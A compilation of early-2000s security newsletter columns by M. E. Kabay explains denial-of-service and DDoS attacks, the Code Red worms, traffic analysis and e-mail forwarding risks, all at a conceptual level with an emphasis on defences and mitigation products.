Probably everyone knows about the distributed denial-of-service (DDoS) attacks launched in February 2000 on a number of prominent Web-based e-commerce sites. If you are new to this issue, see Steve Bellovin's summary of the problem at < http://www.research.att.com/~smb/talks/nanog-dos/index.htm >. For three of my previous commentaries on this issue, see < http://www.nwfusion.com/newsletters/sec/0221sec1.html >, < http://www.nwfusion.com/newsletters/sec/0228sec1.html > and < http://www.acm.org/ubiquity/views/m_kabay_1.html >.

Steve Gibson < http://www.grc.com> has published a long and detailed report on the DDoS attack his site suffered in May 2001 < http://grc.com/dos/grcdos.htm >. In a nutshell, starting at 20:00 on 2001-05-04, Gibson's site was flooded with bogus UDP and ICMP packets, completely flooding his T1 lines and preventing legitimate access to his Web pages. Working with his ISP, Gibson was able to arrange to discard the spurious traffic before it hit his own firewall. Analysis showed that the attacks were coming from 474 compromised computers running Windows operating systems. Luckily, most of the compromised machines were running Windows 9x and Windows NT systems that were unable to forge packet headers, so it was possible to identify the source IP addresses and institute firewall policies to block traffic from those sources.

Over the next two weeks, the attackers changed their tactics several times to break through the firewall rules in place, putting Gibson's site down for many hours at a time. Over the course of the attacks, Gibson and his ISP logged about 2.4 billion bogus requests directed to various ports on his systems.

The originator of the attacks, apparently a 13 year old child in Kenosha, WI, communicated with Gibson and explained that he had heard rumors that Gibson had been disrespectful towards "script kiddies." Based on this hearsay, the child and his friends had put a Web site into limbo for several days. The transcripts of some of Gibson's conversation with the perpetrator of the DDoS attack are highly revealing and well worth reading.

Eventually, someone sent Gibson a copy of the zombie program they found on an infected PC, and Gibson was able to locate the IRC channel where the zombies were communicating with the 13-year-old's master program. He also documented the infection of home PCs by the Sub7Server Trojan, which automatically reports on compromised machines. After discussing his problems with a leader in the criminal hacker underground, Gibson was able to convince the child to stop harassing him.

The experience convinced Gibson that we are heading for serious difficulties on the Internet if a little kid can exert that much power over the adult world.

[other comments on importance of DDoS]

* * *

In the next article in this series, I will review some of the more important techniques of simple (not distributed) denial-of-service attacks as a foundation for understanding and fighting DDoS attacks.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our Information Security University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Fighting DDoS (2):
Types of Simple DoS

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first article of this series, we looked at the importance of denial-of-service (DoS) attacks. In this article, I present a brief review of some basic types of simple DoS techniques.

* * *

Denial of service (DoS) is hardly new. Unplugging a computer system or burning it to cinders causes denial of service; more interesting, so does holding down the ENTER key on a terminal that is not yet logged on but is connected to certain kinds of mainframe and minicomputers. This latter case is instructive: the reason that such a simple act can bring these computers to a halt is that pressing the ENTER key initiates a device-recognition routine in the operating system that runs at high priority; keeping the key pressed generates so much processing to recognize the device that the process can easily consume almost 100% of the processor capacity.

The key (no pun intended) to understanding this DoS is that an action has caused an unexpectedly high resource consumption because the operating system function is unable to distinguish a legitimate demand (asking to initiate a logon) from an abusive demand (keeping the ENTER key pressed). In this case, the operating system function involved is _stateless_; i.e., there is no mechanism to change the response as a function of whether the stimulus has already occurred in a period of time that would allow the system to recognize abuse.

Instead of using up all the CPU cycles, other kinds of DoS attack saturate other fixed resources. For example, in a normal session initiation, a system on the Internet initiates a request for a connection to a specific host using a SYN (synchronization) packet. The host responds with a SYN-ACK (synchronization acknowledgement) packet to the initiating system's IP address and sets an entry in a table for pending session initiations with a reasonable timeout parameter (originally around 15 seconds). Finally, in a normal connection, the requesting system responds with and ACK (acknowledgement) packet to complete the session initiation. In the SYN flooding attack, the attacker sends as many SYN packets as it can and uses one or more false IP addresses these fraudulent SYN packets. The SYN-ACK responses go into the bit bucket and the host never receives any ACK packets for the pending sessions. Therefore the session-initiation table quickly fills up to its maximum and no further requests for new sessions -- including legitimate requests -- can be processed until the SYN flood terminates. Two of the methods for reducing susceptibility to such attacks were (1) to increase the size of the session-initiation table and (2) to reduce the timeout period to free up entries more quickly.

A similar saturation attack was perpetrated on bulletin board systems (BBSs) back in the 1980s when abusive posters sent hundreds or thousands of messages to the board and used up all available slots for new messages and sometimes completely replaced all the old ones, entirely destroying the message base. System operators responded by configuring strict limits on how many messages a given user could post per day, whereupon the abusers began using multiple aliases to mask the origin of the spurious messages.

Another nasty denial of service attack is possible when repeated logon errors cause an ID to be locked out of a system or network but there are no delays imposed before allowing another logon. By logging on to every ID in turn and deliberately entering invalid passwords, a single criminal hacker can shut down access to all the IDs on a system. Even with a delay, it is still possible to interfere with access in this manner if the attacker uses a script or program for automatically trying all IDs quickly.

Finally, another class of DoS attacks relies on crashing systems. In 1981, for example, I found that typing a particular parameter in a logon to an MPE III operating system would crash any HP3000 in the world even without having a legitimate logon ID. The Teardrop attack is another example of causing DoS through a system crash: Teardrop attacks use malformed packets to cause the IP process stack on the target machine to crash. Similarly, buffer overflows can also cause system crashes (buffer overflows are problems in which long input strings are not blocked by an input edit function before they are processed by the operating system or application program).

* * *

In the next article in this series, we will look at distributed denial-of-service attack methods.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Fighting DDoS (3):
Types of Distributed DoS

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this series, we looked at some fundamental types of denial-of-service (DoS) attacks. In this article, I introduce a few examples of techniques that attackers use to harness the power of multiple computers in slowing down or stopping a target system or network -- the distributed DoS or _DDoS_ attacks.

* * *

One of the earliest attack techniques that used the resources of multiple systems to overwhelm as target was the Smurf attack. In this DoS, the attacker used a dangerous feature of IP networks, the _broadcast address_. Sending a request (e.g., a ping) to the broadcast of a network reproduces the request and sends it to every IP address on that network. All of the systems receiving the ping can then respond to the request by returning the appropriate information to the originator of the ping. The DoS in the Smurf attack occurs when a system using forged IP headers sends a ping to a broadcast address on a very large network and fraudulently directs the responses to a third system, the victim. The victim can easily be flooded with spurious traffic that interferes with legitimate communications.

Some readers will be familiar with distributed processing using PCs on the Internet; in the collaboration called SETI@home < http://setiathome.ssl.berkeley.edu/ >, which uses the power of over three million PCs and workstations owned by volunteers who download radio-telescope data and upload the results of analysis performed during quiet periods on their computers. The current crop of DDoS attacks use unprotected computers on the Internet as components of a large distributed-processing environment in much the same way as the legitimate distributed-computing projects.

DDoS tools today scan for vulnerable systems on the Internet and install "zombie" programs which then listen for specific encrypted messages from "master" programs controlled by the criminal hackers (often children) planning the DDoS attacks. At some point, the master sends out instructions on which IP address to attack using which DoS technique. Since the master can easily control hundreds or thousands of zombies, the resulting flood of spurious traffic directed at a target can easily overwhelm all resources and prevent access to the system under attack.

Some of the DDoS tools in use today are trin00, tfn (Tribe Flood Network), Stacheldraht, TFN2K, Shaft, and Trinity (and many others). See Dave Dittrich's resource page at < http://staff.washington.edu/dittrich/misc/ddos/ > for an extensive list of documents discussing such tools.

* * *

In the next article in this series, I will look at some of the fundamental causes for the Internet's susceptibility to DDoS attacks.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Fighting DDoS, part 4
Fundamental causes

By M. E. Kabay

What are the fundamental causes of distributed denial of service (DDoS)? ~~and a~~Are breaches of availability always premeditated attacks or accidents? ~~and h~~How can they be prevented? A panel of security experts discussing DoS at the 23rd National Information Systems Security Conference, which took place in Baltimore in October 2000, gave some strong views.

Dr Peter G. Neumann of the Computer Science Lab at SRI International, who moderated the panel, said: "We have much to learn from historical cases of breaches of availability. In 1980, ARPANET crashed because of a couple of dropped bits; similarly the public switched network (PSN) has gone down due to accidents over the years. In the case of Robert Morris' 1988 worm, Morris did not in fact exceed authority: he merely used a wide-open, vulnerable system that still completely lacks any formal authentication mechanism."

(Robert Morris was a graduate student in computer science at Cornell University in Ithaca, N.Y., when he let a computer virus into a network of university and government machines linked together by a much smaller version of today's Internet.)

Virgil Gligor, Professor in the Department of Electrical and Computer Engineering at the University of Maryland in College Park, said flatly, "By 1988, I determined that DoS was not solvable in principle: ~~.~~ t~~T~~here was no way that legitimate uses of services could be prevented from saturating resources if they chose to do so. We can reduce but not prevent DoS. . . . However, today we feel that services can be hardened to withstand attacks that lead to DoS; and we ought to be able to detect DoS and respond - but we lack automated recovery techniques."

Steve Bellovin, AT&T Fellow at AT&T Labs Research, pointed out the fundamental issue allowing DoS when he said, "DoS can happen whenever it's cheaper for an attacker to make a request than for the victim to process it."

Bellovin explained that cryptographic authentication is relatively expensive in processing, especially if public key crypto is used. Ideally, he said, we should established layered authentication with simple and cheap preliminary rejection of fraudulent or attack packets. On the other hand, continued Bellovin, if everything must be authenticated and authorized, what about privacy and anonymity? (As an aside in connection with making authentication of packets cheaper, see Robert Moskowitz's "Host Identity Payload" paper at http://www.ietf.org/internet-drafts/draft-moskowitz-hip-impl-01.txt)

During the discussion period, Gligor pointed out that authentication by itself is not a solution; for example, if we force strong authentication using cryptography, then an attacker can flip a single bit on a message and cause it to be discarded.

As a member of the audience, I suggested that we look at how mainframe and minicomputers were adapted to increasing data communications demands in the early 1980s. They used distributed functionality to match load; e.g., communications processors would offload CPUs by handling communications protocols without using the main CPU. Perhaps now we should be using specialized processors dedicated to spotting DoS attacks and filtering out spurious packets before they have a damaging effect on other elements of the target network such as routers and firewalls.

It turns out that this last suggestion is exactly what firms making anti-DoS hardware are doing and that topic will be the subject of a later article. In the next article in this series, we will look at some methods for interfering with DDoS by stopping the outbound traffic.

Traffic Analysis and Inference

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the interesting techniques used in signals intelligence (SIGINT) is called traffic analysis: inferring important information from relatively obscure byproducts of information structure and transmission. For example, if there are four areas of active combat in a war zone, and message traffic between the enemy's field headquarters and one of those areas increases significantly, it is possible that a change in tactics or strategy may be in progress. Of course, counterintelligence techniques dictate that to forestall such inference, traffic to all four areas must rise equally. Communications security (COMSEC) specialists can use what is called "chaffing" – including dummy messages – on the other three channels to conceal the rise in the actual traffic to the area that is really the site of increased communications.

In our day-to-day operations, few of us think about the possibility of traffic analysis as a threat to our confidential data. For example, suppose a company is thinking about building a new factory in one of five cities; real-estate speculators may be very interested to find out that telephone, fax and e-mail traffic from the company to a particular real-estate agency in Iowa City has increased five-fold in the last day compared with traffic to the other four cities in the running. To follow along in this scenario, such speculators would also be interested in monitoring the activity of the real-estate agents in Iowa City to find out where the new factory might be sited. If mobile telephone use is (illegally) monitored by unscrupulous speculators, they might very well be able to infer precisely which plots of land were of particular interest. With this kind of information in hand, the speculators might be able to buy the most likely site at bargain prices and then turn around the next day and sell it to the company for a large profit – to the cost of that victim of inference.

On a more prosaic level, how many of us label our directories and subdirectories (folders) with clear identifiers that tell a casual observer too much about our business? For example, I have a folder called CONSULT on my hard drive (OK, it's in an encrypted partition, but never mind that for now). Within that folder, I keep records of my work with various clients. Unless the fact that my work with the client is public knowledge, I don't put the name of the client on the subfolder for that client: I use initials or some other designator that makes it a bit more difficult for someone who glimpses my directory tree to figure out for whom I've been working. Notice that the issue is not that the files in those folders are accessible (they aren't); the potential problem is that a clearly-labeled folder with a client's name reveals too much all by itself.

In summary, for high-security applications, we should be aware of the possibility of traffic analysis and more general inference as threats to our confidentiality. Don't put valuable information in folder and file names that can be seen by authorized personnel even if the contents are inaccessible or encrypted. Conceal changes in normal communications patterns if you think that your interests may be harmed by knowledge of those changes.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fighting DDoS (5):
Stopping Outbound Rubbish

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this series, we looked at some of the fundamental reasons that systems on the Internet are so vulnerable to such attacks. In this article, I review some methods for interfering with DDoS by stopping the spurious outbound traffic.

* * *

The best description I have found of how to fight DDoS at its root is the document " Help Defeat Denial of Service Attacks: Step-by-Step, Revision: 1.41" from the System Administration and Network Security (SANS) Institute < http://www.sans.org/dosstep/index.htm >. This guide enumerates and explains the steps in setting up barriers to harmful flows of spurious packets designed to cause trouble for recipients. The topics are as follows:

1. Egress filtering to stop spoofed IP packets from leaving your networks
1.1 Deny invalid source IP addresses
1.2 Deny private and reserved source IP addresses
2. Stop your network from being used as a broadcast amplification site
2.1 Disable IP directed broadcast on all systems
2.2 Test your network to determine if it is an amplification site
2.3 Require that vendors disable IP directed broadcast by default

Another useful document is "Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks" from CISCO Systems < http://www.cisco.com/warp/public/707/newsflash.html >. This White Paper provides a thorough overview of DDoS attack methods, tools and preventive strategies for use with their routers.

To track and destroy zombie programs on intermediate systems, one can use the PestPatrol software < http://www.pestpatrol.com > from SaferSite. This program has been developed to attack malicious non-viral programs; among the crew at SaferSite are my good friends Bob Bales, Pete Cafarchio, Don Krysakowski, Pam Martin, Barbara Rose David Stang and others -- folks I have known for years from our involvement in the early days of the National Computer Security Association (NCSA). The categories of pests that PestPatrol can identify and remove are listed at < http://www.pestpatrol.com/PestPatrol/PestPatrolCategories.asp >; in particular, the program recognizes and destroys 138 DoS tools and 24 DDoS tools. The Web site provides a searchable database < http://www.pestpatrol.com/PestPatrol/pestdatabase.asp > that allows anyone to find detailed information about all sorts of pests.

* * *

In the next article in this series, we will look at stopping inbound DDoS traffic.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Fighting DDoS (6):
Stopping Inbound Floods at the Enterprise Level

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this series, we looked at stopping spurious outbound traffic. In this article, I review methods for stopping inbound DDoS traffic.

* * *

One approach for stopping the stream of fraudulent packets generated by DDoS tools is exemplified by the solutions offered by Captus Networks. Their CaptIO device < http://www.captusnetworks.com/product_overview.html > is a specialized processor that recognizes DDoS traffic before it reaches the protected network. CaptIO removes the spurious packets from the data stream before the routers and firewalls can be disturbed. No user intervention is required, and the rule that blocks the junk is removed automatically when the attack subsides. Depending on the model, these devices can service 9 to 12 networks. As I mentioned in an earlier article, this approach resembles the solutions for handling heavy data communications traffic back in the early 1980s, when some mainframe and minicomputers still allowed every single character to interrupt the main processor; manufacturers added specialized communications controllers that handled all the character-by-character interrupts and passed completed command or data strings to the main CPU only when a line delimiter (e.g., CR/LF) was encountered. The major advantage to the CaptIO approach is that adaptation to the attack packets is much quicker than anything a human being could do, thus staunching a DDoS attack before it reaches noticeable levels.

Asta Networks recently announced its Vantage System < http://www.astanetworks.com/news/press/relief.html > for fighting DDoS; according to its press release, "Vantage System is composed of Sensors, network appliances that collect traffic data from key routers, and Coordinators, servers that aggregate and analyze data from the Sensors to construct an overall view of network activity for the network operator or engineer. Several phases of analysis are conducted to provide all the actionable knowledge Network Operations Centers need to immediately detect an attack, locate its source, and counter it with the most appropriate measures to ensure continued flow of good traffic."

* * *

Disclaimer: the author has no financial or any other interests in the companies named in this article. All references are for information purposes only and are not to be construed as product endorsements.

* * *

In the next and last article in this series, we will look at methods of stopping a flood attack at the upstream ISP level.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Fighting DDoS (7):
Stopping Inbound Floods at the ISP Level

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this series, we looked at stopping inbound DDoS traffic at the enterprise level. In this final article, I point to a couple of products that stop spurious traffic upstream, at the Internet Service Provider level.

* * *

A different location in the Internet is used by other anti-DDoS tools: the upstream Internet Service Providers. The TrafficMaster system < http://www.mazunetworks.com/solutions.html > from Mazu Networks sits on large-bandwidth pipes upstream from the protected systemshis positioning is advantageous because data collection can be carried out on data streams that are directed to many different customers of the ISP. Such central monitoring allows rapid identification of attack patterns when there are multiple targets. The TrafficMaster Inspector module is capable of monitoring up to OC-12 bandwidth (622 Mbps) with no slowing of throughput. The TrafficMaster Enforcer module is essentially a single-purpose firewall dedicated to eliminating spurious traffic identified as a DDoS attack.

Arbor Networks produces the Peakflow DoS tool < http://www.arbornetworks.com/news2?cid=5&tid=9&nid=40 >, which also works upstream. This specialized product is designed for carriers with large bandwidth < http://www.arbornetworks.com/standard?cid=4&tid=7 >, although it can also be applied to enterprise networks < http://www.arbornetworks.com/standard?cid=4&tid=6 >. As I understand it, this system does rely on human intervention for effective blocking of DDoS traffic; in the caption to a diagram of the system process, the company writes,
"1. Traffic enters the Service Provider network.
2. Monitor: Peakflow DoS Collectors analyze traffic for anomalies without disrupting traffic flow to routers.
3. Detect: Peakflow DoS collectors create and forward unique anomaly fingerprints to Peakflow DoS Controllers.
4. Trace: Peakflow DoS Controllers then quickly trace the attack to its source.
5. Filter: Peakflow DoS Controller recommends filters, which the network engineer can implement to stop the attack before it brings down key routers, firewalls and/or the entire network."

NetScreen Technologies Inc. manufactures high-speed network security devices, including anti-DDoS systems. There is an impressive list of White Papers < http://www.netscreen.com/solutions/index.html > on the site; unfortunately, one has to register for the privilege of reading their White Papers by providing full contact information. Since there appears to be no privacy policy listed on their site -- and I checked thoroughly -- I declined to do so. However I did write to NetScreen before sending the draft article to NetworkWorld Fusion and got a very courteous and concerned response from Mr Jeff Wenker, Manager of Public Relations for the firm. Mr Wenker assured me that the company is working on a privacy policy and categorically stated that they "do not share any of the information visitors submit with

parties unaffiliated with NetScreen."

In conclusion, there are several methods available for interfering with the wretched behavior of irresponsible fools and scoundrels who spew their fraudulent packets all over the Internet to cause harm to others. The more sites there are that respond effectively to such denial-of-service attacks, the more likely that law enforcement will be able to use log files to track down the perpetrators and prosecute them for these outrages.

As for me, I run two firewalls on my PC and automatically update my antivirus software and my PestPatrol software to catch and remove malicious software of all kinds.

I encourage everyone to do their part in fighting this scourge.

* * *

Disclaimer: the author has no financial or any other interests in the companies named in this article. All references are for information purposes only and are not to be construed as product endorsements.

* * *

In the next and last article in this series, we will look at methods of stopping a flood attack at the upstream ISP level.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Forwarding E-mail

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader from Singapore wrote,

"I would like to know what are your views on email forwarding; i.e., should staff be allowed to forward mails to their external accounts (Internet mail accounts)? I work in a hospital and I have request from Doctors who asked that the auto-forward feature of their Lotus Notes e-mail messages be enabled to forward their e-mail to their external Internet mail account so that they can read it while at home or overseas. There were some security concerns here that confidential mails would then end up circulating in the Internet."

This question forces us to confront the conflict between theory and practice. E-mail and other traffic on the Internet has no inherent confidentiality. In theory, anyone capable of intercepting TCP/IP packets anywhere during transmission can breach confidentiality. Thus, again in theory, anyone with access to the equipment of Internet Service Providers, Internet backbone transmission lines, and even to the public switched telephone network can intercept packets. With downlink footprints from satellite relays amounting to square miles, practically anything can in theory be intercepted from much of the traffic circulating on the Internet.

However, in practice, reported breaches of confidentiality have almost all resulted from data access at the end points, not in transit. Insider attacks and breaches of server security have been responsible for most of the data interceptions that have reached the press and the courts.

A practical impediment to effective interception of meaningful data in transit is the datagram routing that underlies the Internet: datagrams are packets of information with origin and destination information; store-and-forward transmission allows these datagrams to be sent through the Internet via different routes from other packets in a message stream. Routing tables can be updated in real time to reflect changes in traffic density or availability of specific links to other destinations on the Internet, so there is no guarantee that packets from the same message will travel the same route or arrive in the proper sequence (sequence numbers allow reassembly of the original message). Therefore seizing individual packets at random anywhere other than the origin and destination of packets is unlikely to result in very much result for the effort.

Nonetheless, best practices do recommend that encryption be used for communication of sensitive data; therefore, many organizations install Virtual Private Networks (VPN) for communication with established trading partners. VPN software is also available for "tunneling" through the Internet from a remote workstation over non-secure communications lines. A simple example of such a link-encryption function is the Web-based e-mail services that use SSL to establish a secure link to the e-mail server (i.e., they use HTTPS instead of just plain HTTP). The user can pick up e-mail from the corporate server without having it forwarded in the clear to an insecure external e-mail service. Some of the e-mail products include facilities for direct

communication between a secure e-mail servers and the users' e-mail clients.

Using "VPN tunneling software" as a search string in the GOOGLE search engine brought up hundreds of hits, many of them for specific products and data sheets, so I am sure you will be able to find a solution that fits your needs.

In your specific case, the fact that some of the e-mail might include confidential patient data means that the relatively modest investment in VPN technology would make a lot of sense for you in complying with your local legal requirements for protecting such data. But once you have the VPN in place, please make sure that all your users have also implemented driver-level data encryption on their computers so that the received, decrypted data are not susceptible to discover if someone steals their laptop or home computer.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Lessons from the Code Red Worm

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

On June 19, 2001, the Computer Emergency Response Team Coordination Center (CERT-CC) issued Advisory CA-2001-13 < http://www.cert.org/advisories/CA-2001-13.html > warning of a buffer overflow in the Microsoft Internet Information Server software versions 4.0 or 5.0 running under Windows 2000 and beta-test versions of Windows XP. This vulnerability allows execution of arbitrary code on a susceptible machine; i.e., anyone can execute any instructions they like on an unpatched system.

The Advisory urged, "Since specific technical details on how to create an exploit are publicly available for this vulnerability, system administrators should apply fixes or workarounds on affected systems as soon as possible."

One month later, on July 19, Advisory CA-2001-19 < http://www.cert.org/advisories/CA-2001-19.html > was issued announcing that the "Code Red" worm (a free-standing, self-propagating program that spreads through network connections) was exploiting the vulnerability announced in CA-2001-13. The best description of this worm's internals that I have seen is from the Internet Security Systems X-Force < http://xforce.iss.net/alerts/advise89.php >. The worm's functions are in three phases: scanning and propagation; flooding; and sleep. In the first phase, which is limited to the infected systems' definition of the 1st to the 19th of any month, the worm code, which is memory-resident at all times until a system is rebooted (i.e., there is no disk file for re-loading the code), scans either a fixed list of pseudo-random IP addresses or (in more recent variants) or a variable list of generated IP addresses. The initial variant's repeated scanning of fixed addresses permitted researchers to monitor how many systems were infected; most agree that around 250,000 systems were infected within nine hours of the initial reports. Vulnerable systems are then infected and the process continues, causing a noticeable (albeit so far modest) rise in total Internet bandwidth consumption. During this phase, the original version of the worm substituted the message "Welcome to http://www.worm.com! Hacked by Chinese!" to all requests for an HTTP connection.

The flooding phase, from the 20th to the 27th of the month, originally targeted the numerical IP address for http://www.whitehouse.gov , which eluded the distributed denial-of-service attack by changing its IP address in the Domain Name System. However, it is clear that later variants of this worm can easily be modified to use other methods for targeting victims; in addition to using alphanumeric addresses, the worm could take a leaf from several recent viruses by looking for the target address in specific off-shore locations on the Net where law enforcement and technical collaboration are slower than in the US and other developed countries.

The worm then goes to sleep and does not appear to wake up again; later variants, however, could easily be programmed to reawaken.

The variants of the worm described at the time of this writing (end of July) were more adept at spreading (because they didn't use the same list of IP addresses over and over) and they hid themselves from detection by not putting up the substitute message, allowing for a longer propagation phase without interruption.

A free scanner for this worm is available at < http://eeye.com/html/Research/Tools/codered.html

>.

There are some obvious lessons from this outbreak:

1) It took only a month from public discovery and patch of a vulnerability to an outbreak of an exploit.
2) It has taken more than a month for many administrators of vulnerable systems to apply the patch.
3) Variants of the worm appeared almost immediately, and they were worse than the first ones.
4) The number of unpatched systems is so high that even a simple attack can measurably affect Internet traffic and increase response time for Web connections.
5) All unpatched systems will continue to be vulnerable to this type of exploit.
6) The fundamental flaw that allowed for this attack is poor programming: buffer overflows imply that input strings are not being checked for length or otherwise edited, allowing strings to be interpreted as instructions. Manufacturers need to improve their quality assurance.
7) The originator of the attack may never be known.
8) The criminal hacker subculture has bred a group of people whose enjoyment of harm approaches the level of clinical sociopathy.
9) The long-standing warnings from Donn Parker and others about automation of computer crime are coming true (see Parker's 1998 book , *Fighting Computer Crime: A New Framework for Protecting Information*_ from Wiley (NY; ISBN 0-471-16378-3. xv + 500 pp; index).
10) We are very close to major damage to the information infrastructure through self-propagating code that exploits the inability and unwillingness of management to support network administrators in keeping their system patches up to date.

Perhaps it would be interesting to see what would happen if the sociopaths of the criminal underground were confronted with significant rewards for turning in the perpetrators of this kind of exploit. Maybe it would also be interesting to see what would happen if a class-action lawsuit were launched against manufacturers who distribute fatally flawed code to millions of sites.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

CodeRed II –Lessons Part 2

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

At the time of this writing (Tuesday the 7th of August), the CodeRed.C (aka CodeRed II) worm was spreading through the Internet, infecting Web servers running unpatched versions of MS-IIS (Internet Information Server) by exploiting the long-known ISAPI Indexing Service buffer overflow vulnerability.

The new variant is worse than the first version(s) because the payload is not so obvious; instead of launching a denial-of-service (DoS) attack on a particular IP address or vandalizing a Website, the new malware is a Trojan dropper: i.e., it installs a back door (an unauthorized access route) on infected systems, thus exposing the victim to future trouble. In addition, the worm uses randomized IP address scanning to find additional hosts. Superinfection (repeated infection of a system that is already infected) is prevented by creating a semaphore file called "CodeRedII"; presence puts the worm to sleep. Interestingly, the worm is more vicious if the system language is Chinese; in that case, it uses twice the resources to locate additional victims. The trap door consists of a file "cmd.exe" (renamed root.exe) that allows an attacker to use the HTTP "get" command to execute an unauthorized script. Finally, the worm checks the system date; in October 2001, the worm will reboot the system during its installation.

In an excellent analysis of the implications of the CodeRed family of worms, Elinor Mills Abreu interviewed several security experts for an article entitled "Code Red Foreshadows Evolution of Cyber Threats" on 3 Aug 2001 (see < http://news.excite.com/printstory/news/r/010803/22/net-tech-codered-dc >). She points out that this worm shows that infectious code can rapidly increase the damage caused by its payload. However, deleting files or reformatting disk drives are not the worst payloads imaginable; subtle damage is far more threatening. Examples include

- allowing root compromise;
- intelligent searches for keywords such as "CONFIDENTIAL" and covert transmission to IP addresses that are redefined frequently and supplied dynamically to the worm;
- random (but modest) modifications of numerical data in spreadsheets, documents and Web pages (e.g., 20% reduction or increase in price on items for sale, financial report data, or engineering data);
- random modifications of operators in spreadsheets, source code or even executable code (e.g., changing a few plus operators to minus and multiplications to division) that would not necessarily cause program aborts.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

CodeRed – Defenses (Lessons Part 3)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the last article in this short series about the implications of the CodeRed family of worms, I looked at the new variant called CodeRedII. In this article, I review some of the defenses that can help to fight infection by these malicious agents.

I was interested in three of press releases that came my way in the wake of the CodeRed news. The first was from my former employer, TruSecure Corporation < http://www.trusecure.com >. The news was that with an estimated 650,000 infected systems worldwide, not a single TruSecure customer was infected. The company explained this result by pointing out that their clients were warned of the IIS buffer overflow vulnerability a year ago; that the TruSecure process involves repeated testing to identify continued vulnerability and that the vulnerable customers were nagged to update their systems using the right patches. Now, even though I own stock in the TruSecure Corporation, I hope I am not biased in thinking that they're doing it right for their clients.

The next press release that caught my eye was from PatchLink Corporation < http://www.patchlink.com >, which makes what sounds like a useful product for managing software patches. Patchlink Update 3.0 is currently in beta-test (should be available in the production version later this year) but is reported to have protected its users against the CodeRed worms. The product scans for patches appropriate for a system, downloads the right patches, and then reports on its findings to system administrators so they can decide whether and when to deploy the patches. It's about time: we have the same kind of automated service from some of our antivirus products (mine checks for updates several times an hour because I have a new persistent connection to the Internet via a satellite link) and many other products (e.g., McAfee OilChange automatically looks for updates to a wide variety of programs).

Finally, a press release from Ubizen < http://www.ubizen.com > stated that its MultiSecure DMZ/Shield protected a customer against infection by the CodeRed worm(s). "MultiSecure DMZ/Shield protects the area between a company's Webserver and firewall, an area referred to as the 'demilitarized zone', or DMZ. The shield works as a scanner, checking all requests sent to the Webserver before passing the data onto the web applications. In essence, DMZ/Shield analyzes all http traffic for content not trusted, not expected, and not known by the Web servers. This process guarantees protection against unknown Web server security bugs and is the reason even new and tweaked versions of the Code Red Worm did not infect the [client] site."

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Pull the Plug on Worms

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The SirCam worm has been spreading around the world in the last month and is one of the most widely prevalent worms today. This worm sends its code to everyone listed in the e-mail address book of infected systems by attaching itself to randomly selected documents. For full information see (among many other places) < http://www.trusecure.com/html/tspub/hypeorhot/rxalerts/hohsircam_cid118.shtml >.

